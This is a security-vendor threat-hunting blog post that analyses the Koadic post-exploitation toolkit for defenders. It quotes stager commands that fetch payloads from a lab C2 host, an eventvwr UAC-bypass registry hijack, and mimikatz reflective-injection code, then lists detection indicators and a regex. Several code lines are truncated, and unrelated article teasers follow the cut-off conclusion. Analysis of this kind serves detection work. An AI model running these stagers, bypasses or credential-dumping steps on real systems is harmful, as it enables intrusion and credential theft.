Threats & Research

Hunting for Koadic – a COM-based rootkit

Noora Hyvärinen
13.11.17 11 min. read

Tags: F-Secure Countercept Managed Detection and Response

In this post, we will be examining the core functionality of Koadic – an open source tool created by zerosum0x0. Koadic is a post-exploitation toolkit that provides remote access, as well as many different modules covering enumeration, pivoting, and escalation. The server-side component is written in Python and the agent-side components are written in Javascript/VBscript.Koadic supports four different stagers – mshta/regsvr/rundll32_js/disk (dropped file) – and twenty-eight different implants (at the time of our analysis). This post will focus on the first two stagers (mshta and regsvr) and three of the key implants (regsvr UAC bypass, command execution, and mimikatz using dynwrapX). An analysis of each module will be provided along with indicators that can be used to detect its activity.

Execution of the stagers immediately generated process activity involving mshta.exe and regsvr32.exe. An obvious indicator here is to hunt for suspicious arguments that contain URLs and use of scrobj.dll.

%SYSTEM32%\mshta.exe	http://192.168.1.139:80/KvKSb
%SYSTEM32%\regsvr32.exe	/s /u /n /i:http://192.168.1.139:9998/ZOjrZ scrobj.dll

Both stagers will then create an outbound network connection to the Koadic C2 to retrieve a second stage payload.

```
GET /KvKSb HTTP/1.1
Accept: */*
Accept-Language: en-US
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E;
.NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; SLCC2; Media Center PC 6.0)
Host: 192.168.1.139
Connection: Keep-Alive
```

The second stage payload for the HTA is then executed using rundll32.exe instead of mshta.exe, whereas regsvr32.exe payload again uses regsvr32.exe. Both processes will have a parent process of WmiPrvSE.exe. The process arguments again can provide an easy way to detect this activity.

normalised_path	command_line_arguments
%SYSTEM32%\rundll32.exe	http://192.168.1.139:80/KvKSb?sid=503b5d077cda4df28869e81993cda70f;csrf=;\..\..\..\mshtml,RunHTMLApplication

normalised_path	command_line_arguments
%SYSTEM32%\regsvr32.exe	/s /u /n /i:http://192.168.1.139:9998/ZOjrZ?sid=394912dfa64741ae9a94fe67be2f347e;csrf=; scrobj.dll

Rundll32, as the name suggests, is typically used to execute specific functions directly from a DLL on disk. It is possible, however, to use rundll32.exe to execute a JavaScript payload by calling the function "RunHTMLApplication" contained within mshtml.dll.

Regsvr32 is a Windows utility typically used to register and unregister DLLs and ActiveX controls in the Windows registry. Koadic implements a UAC bypass technique involving scrobj.dll, which was first discovered by Casey Smith (@subTee). Rundll32 and regsvr32 are by far the most common methods for bypassing AppLocker rules or Software Restriction Policies.

From a network perspective, once the stager is executed, it performs a GET

Once the request is complete, the victim is regarded as a "zombie" and it is possible to execute additional modules on the target.

```
(koadic: stager/js/mshta)# run
[+] Spawned a stager at http://192.168.1.139:80/KvKSb
[>] mshta http://192.168.1.139:80/KvKSb
[+] Zombie 1: Staging new connection (192.168.1.140)
[+] Zombie 1: [redacted] @ [redacted] -- Microsoft Windows 10 Pro
```

Implants – UAC Bypass using Eventvwr.exe

With a target now under our control, we can begin to execute modules to escalate privileges and move laterally within the network. One of the first steps attackers will often take is to bypass UAC in order to increase their process integrity.

Koadic supports the eventvwr UAC bypass discovered by Matt Nelson (@enigma0x3) to perform a fileless UAC bypass using eventvwr.exe and registry hijacking.

When eventvwr launches it will execute the value located at HKCR\mscfile\shell\open\command, which by default is mmc.exe. However when executed eventvwr will first check the HKCU equivalent path before HKCR. By inserting a payload in the HKCU path a user can launch a high integrity process of their choosing.

The below code shows Koadic creating the HKCU registry key:

```
# data/implant/elevate/bypassuac_eventvwr.js
var path = "Software\\Classes\\mscfile\\shell\\open\\command";
Koadic.registry.write(Koadic.registry.HKCU, path, "", "~PAYLOAD_DATA~",Koadic.
```

The above registry key will then be created using the WMI service to manipulate the system registry keys and values.

```
        reg.SetQWORDValue(hKey, path, key, value);
    else if (valType == Koadic.registry.BINARY)
        reg.SetBinaryValue(hKey, path, key, value);
}
```

Eventwvr.exe will then execute a high integrity stager that will call back to the C2 and clean up the registry entry.

```
# data/implant/elevate/bypassuac_eventvwr.js Koadic.shell.run("eventvwr.exe",
Koadic.registry.destroy(Koadic.registry.HKCU, path, "");
```

Skip to content

From an endpoint/network perspective, the first activity of note is the beaconing used by the zombie. Regular GET requests will be seen to the C2 in order to fetch any job queued by the server. Each job is assigned a unique CSRF value:

Once the UAC bypass job is executed a high integrity mshta.exe will be launched by eventvwr.exe.

A new connection will be made to the C2 with the same MSHTA command using rundll32.exe, but with a different session ID.

```
# modules/implant/manage/exec_cmd.py
self.options.register("CMD", "hostname", "command to run")
self.options.register("OUTPUT", "true", "retrieve output?", enum=["true", "fal
self.options.register("DIRECTORY", "%TEMP%", "writeable directory for output",
self.options.register("FILE", "", "random uuid for file name", hidden=True)
self.options.set("FILE", uuid.uuid4().hex)
```

After the payload is executed on the victim, a POST request is used to return output to the C2 server.

Implants – Mimikatz using Dynamic Wrapper X

Mimikatz is one of the most useful tools in an attacker's arsenal as it allows the extraction of credentials from system memory. Koadic supports two different deployment methods – Dynamic Wrapper X and DotNetToJS. The first uses the third party Dynamic Wrapper X ActiveX component to enable calling of DLL functions from JSRT. The second technique uses a C# loader to inject and execute the mimikatz binary. In this analysis we'll examine the

```
var manifestPath = Koadic.file.getPath("~DIRECTORY~\\dynwrapx.manifest");
Koadic.http.download(manifestPath, "~MANIFESTUUID~");
Koadic.http.download("~DIRECTORY~\\dynwrapx.dll", "~DLLUUID~");

# modules/implant/inject/mimikatz_dynwrapx.py
self.options.register("DIRECTORY", "%TEMP%", "writeable directory on zombie",
```

It then registers the functions needed:

```
# data/implant/inject/mimikatz_dynwrapx.js
var win32 = actCtx.CreateObject("DynamicWrapperX");
win32.Register("user32.dll", "MessageBoxW", "i=hwwu", "r=l");
win32.Register("kernel32.dll", "VirtualAlloc", "i=puuu", "r=p");
win32.Register("kernel32.dll", "OpenProcess", "i=uuu", "r=h");
win32.Register("kernel32.dll", "GetCurrentProcess", "r=h");
win32.Register("kernel32.dll", "WriteProcessMemory", "i=hllll", "r=u");
win32.Register("kernel32.dll", "CreateThread", "i=llplll", "r=h");
win32.Register("kernel32.dll", "WaitForSingleObject", "i=hu", "r=u");
```

Allocates RWX memory to the process:

```
# data/implant/inject/mimikatz_dynwrapx.js
var commit = 0x00003000; /* MEM_COMMIT | MEM_RESERVE */
var guard = 0x40; /*PAGE_EXECUTE_READWRITE*/
var pMem = win32.VirtualAlloc(0, str.length * 4, commit, guard);
```

Creates a thread, reflectively loads powerkatz.dll, and calls the command input by the attacker.

```
# data/implant/inject/mimikatz_dynwrapx.js
var shim_lpParam = "~MIMICMD~~~~UUIDHEADER~~~~SHIMX64UUID~~~~MIMIX86UUID~~~~MI
var thread = win32.CreateThread(0, 0, pReflective, win32.StrPtr(shim_lpParam),
```

Once complete the process is terminated:

The reflective loading of the Mimikatz DLLs will generate a number of suspicious API calls, in particular the allocation and writing of memory within notepad.exe; CreateRemoteThread use from rundll32 is particularly suspicious. In terms of memory anomalies the reflective loading will generate anomalous unknown regions of memory that can be used to identify evidence of injection.

Analysing the network traffic it was possible to see the Mimikatz output being POSTed to the C2. Detection of this header using Snort would certainly be possible.

Indicators of Compromise

Host-Based Indicators

```
%SYSTEM32%\rundll32.exe >> %SYSTEM32%\cmd.exe
%SYSTEM32%\regsvr32.exe >> %SYSTEM32%\cmd.exe
```

Hunt for parent process of rundll32.exe or regsvr32.exe spawning notepad.exe:

```
%SYSTEM32%\rundll32.exe >> %SYSTEM32%\notepad.exe
%SYSTEM32%\regsvr32.exe >> %SYSTEM32%\notepad.exe
```

Hunt for Dynamic Wrapper X artefacts dropped to disk:

```
%TEMP%\dynwrapx.manifest
%TEMP%\dynwrapx.dll
```

Network Indicators

One of the most obvious host-based indicators will be network traffic coming from implant processes including:

- rundll32.exe
- regsvr32.exe
- mshta.exe

It is worth noting that Koadic stagers do support network traffic encryption for payloads, which will definitely increase the difficulty for network-level hunters.

Looking at the code in data/stager/js/stdlib.js, the URL structure is:

```
# ~SESSIONKEY~ core/session.py
self.key = uuid.uuid4().hex
```

Joining all of the above together, the URL path will consists of five random alphanumeric characters, SID, 32-character random hex string and csrf:

```
/random_string(5)?sid=random_hex_string(32);csrf=
```

A regex to detect this URL is shown below along with examples:

```
[a-zA-Z0-9]{5}.*sid=([^;]{32}).*;csrf=
```

```
POST /KvKSb?sid=de482e6af12047c197a6c64c64df319d;csrf=; HTTP/1.1  (applicatior
GET /ZOjrZ?sid=394912dfa64741ae9a94fe67be2f347e;csrf=; HTTP/1.1
```

Do note that some of the indicators above can be changed or renamed in the source code. Some are options in modules whereas others would require actual code changes.

Conclusion

Knowledge and visibility are the key factors which determine the success of any threat hunting team. As attackers continue to use legitimate Windows tools together with payload obfuscation and traffic encryption, the importance of understanding how attackers operate is greater than ever.

Koadic is a good example of a powerful open source tool that implements

THREATS & RESEARCH

Stolen Device Protection Enough to be a Gamechanger? We Tested It.

Read article

Ash Shatrieh
18.03.24 6 min. read


THREATS & RESEARCH

disguised as wedding invitation sent to senior citizens

Read article

Amit Tambe
13.03.24 7 min. read

THREATS & RESEARCH



Online scam taxonomy: the many ways to trick us

Read article

Sarogini Muniyandi
07.03.24 12 min. read

THREATS & RESEARCH

Scams galore! Don't update later, update now!

Amit Tambe
20.02.24 3 min. read